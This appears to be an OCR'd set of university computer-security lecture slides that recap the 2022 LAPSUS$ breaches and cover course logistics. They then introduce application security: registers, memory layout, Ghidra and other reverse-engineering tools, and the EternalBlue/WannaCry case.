Patch Notes

It has been a busy break for the security community!

Looks Like Microsoft, Nvidia, Samsung, Okta Were Hacked By a Teenager

All the evidence points to a 16-year-old being the mastermind behind the LAPSUS$ hacking group.


By Matthew Humphries March 24, 2022

(Photo: Pixabay)


https://www.pcmag.com/news/looks-like-microsoft-nvidia-samsung-okta-were-hacked-by-a-teenager

Patch Notes

Monday: We learn that Okta, an identity security company, got hacked by the LAPSUS$ ransomware group



https://twitter.com/vxunderground/status/1506114493067186183



https://twitter.com/toddmckinnon/status/1506184721922859010

Patch Notes

Tuesday: Okta relents and admits that hundreds of their customers may be impacted

Updated Okta Statement on LAPSUS$

David Bradbury
Chief Security Officer
March 22, 2022

This update was posted at 6:31 PM, Pacific Time.

++

As we shared earlier today, we are conducting a thorough investigation into the recent LAPSUS$ claims and any impact on our valued customers. The Okta service is fully operational, and there are no corrective actions our customers need to take.

https://www.okta.com/blog/2022/03/updated-okta-statement-on-lapsus/

Patch Notes

Tuesday: We learn that Microsoft was hit by the same group, who leak Bing and Cortana source code

https://www.makeuseof.com/microsoft-bing-source-code-leak/

Patch Notes

Wednesday (?): LAPSUS$ ringleader, supposedly a 17-year-old, is doxxed by disgruntled users of their own doxxing site, Doxbin

WHO IS LAPSUS$?

Nixon said WhiteDoxbin — LAPSUS$'s apparent ringleader — is the same individual who last year purchased the **Doxbin**, a long-running, text-based website where anyone can post the personal information of a target, or find personal data on hundreds of thousands who have already been "doxed."

https://krebsonsecurity.com/2022/03/a-closer-look-at-the-lapsus-data-extortion-group/

Patch Notes

Thursday: LAPSUS$ members arrested, but not charged due to their age

Teens Arrested in Hack of Microsoft and Okta But Haven't Been Charged

London police say the hackers are between the ages of 16 and 21.


By Matt Novak | Today 7:45AM | Comments (5) | Alerts

https://gizmodo.com/teens-arrested-in-hack-of-microsoft-and-okta-but-havent-1848702141

Patch Notes

How did they do it?

- Social engineering
- Paying insiders
- SIM swapping



https://krebsonsecurity.com/2022/03/a-closer-look-at-the-lapsus-data-extortion-group/


Patch Notes

How did they do it?

- Social engineering
- Paying insiders
- SIM swapping


Takeaway:

- Humans are always the weakest links



https://krebsonsecurity.com/2022/03/a-closer-look-at-the-lapsus-data-extortion-group/


Patch Notes


Computer Security Career Paths
Path 1
Computer Security Expert
Path 2
Forensic Analyst
Hacker
Forensic Lab Director
Criminal
Chief Security Official
Convict
20 Years
Highly-Paid Security Consultant
2 Years
(14 months with good behavior)

Patch Notes

Grades!

- All grades should be entered and correct in Canvas
- If you are missing an assignment, reach out to us!



Patch Notes

Quiz slightly delayed (my bad)

- Will open by the end of the day

Patch Notes

Quiz slightly delayed (my bad)

- Will open by the end of the day

Lab 3 (Web) assigned

- Exploit a vulnerable website!
- Due April 7

Please read the submission instructions for timely grading!

Patch Notes

For recitation: Install Ghidra from ghidra-sre.org

- Reverse engineering tool used by the NSA: more on that later!

Patch Notes

Roadmap:

- Next two weeks: Program security
- Final two weeks: Miscellaneous

Patch Notes

Roadmap:

- Next two weeks: Program security
- Final two weeks: Miscellaneous

Guest lectures:

- 04/07: Something related to Government security?
- 04/14: Incident response
- 04/21: Current legal landscape

EternalBlue

May 12, 2017: A massive ransomware attack shuts down tens of thousands of computers across Europe


TECH CYBERSECURITY

UK hospitals hit with massive ransomware attack

52

Sixteen hospitals shut down as a result of the attack

By Russell Brandom | May 12, 2017, 11:36am EDT

https://www.theverge.com/2017/5/12/15630354/nhs-hospitals-ransomware-hack-wannacry-bitcoin

EternalBlue

There is no human interaction needed, any Windows XP or Vista box is immediately taken over

https://en.wikipedia.org/wiki/WannaCry_ransomware_attack

EternalBlue

There is no human interaction needed, any Windows XP or Vista box is immediately taken over

The vulnerability is called **EternalBlue**

https://en.wikipedia.org/wiki/WannaCry_ransomware_attack

Application Security

Application Security: Security of programs and code

- We will focus on compiled binary programs such as web browsers, operating systems, etc

Application Security

Application Security: Security of programs and code


- We will focus on compiled binary programs such as web browsers, operating systems, etc

Note: This term technically encompasses much more (e.g. web and mobile apps) which we will not be getting into

Application Security

Major Differences with Web Security

👍Less focus on networks




Application Security

Major Differences with Web Security

👍Less focus on networks

👎No sandboxing: The entire computer is vulnerable




Application Security

Major Differences with Web Security

👍 Less focus on networks

👎 No sandboxing: The entire computer is vulnerable

👎 Code is provided as a compiled binary




Recap of how Binary Files work

That’s right- we are going back to Computer Systems, baby!

Application Basics

Application creation:

1. Written in a compiled language like C or C++
2. Compiled to assembly
3. Assembled into a binary blob



Application Basics

Registers:


- Binary instructions are run on the CPU
- Instructions are run on small CPU **registers**

Register	**Purpose**
EAX/EBX/ECX/EDX	General
ESP (Stack Pointer)	Pointer to the bottom of the stack
EBP (Base Pointer)	Pointer to the top of the current function
EIP (Instruction Pointer)	Pointer to the next instruction to be run

Application Basics

Memory:


- Registers only hold a few bytes. Most code and data is stored in byte-addressable **memory**



Application Basics


Memory Layout:

- The code is a fixed size
- Data is split into the **stack** (static) and **heap** (dynamic), which grow towards each other



Application Basics

How do we make sense of all of this?




Application Basics

Option 1: Binary debuggers:

Can read and analyze binary code and memory

- GDB
- x64dbg
- Radare
- Binary Ninja




Application Basics

Option 2: Decompilers:

Attempt to reverse assembly back into source code

- Ghidra
- IDA Pro



Application Basics

For this class, we will be using Ghidra

- Developed by the NSA
- Made open source in 2019

Application Basics

[Ghidra Demo]

Application Basics

What can we use this for?

Application Basics

What can we use this for?

- Read hardcoded secrets or keys
- Discover logic bugs
- Modify program behavior

Application Basics

What can we use this for?

- Read hardcoded secrets or keys
- Discover logic bugs
- Modify program behavior

Remote Code Execution (RCE): Worst case scenario- a bug which tricks a program into running arbitrary code

Application Basics

Case study: EternalBlue

???: The NSA discovered a logic bug that can take over Windows computers

Application Basics

Case study: EternalBlue

???: The NSA discovered a logic bug that can take over Windows computers

Early 2017: This vulnerability is leaked and used to spread the WannaCry ransomware

Application Basics

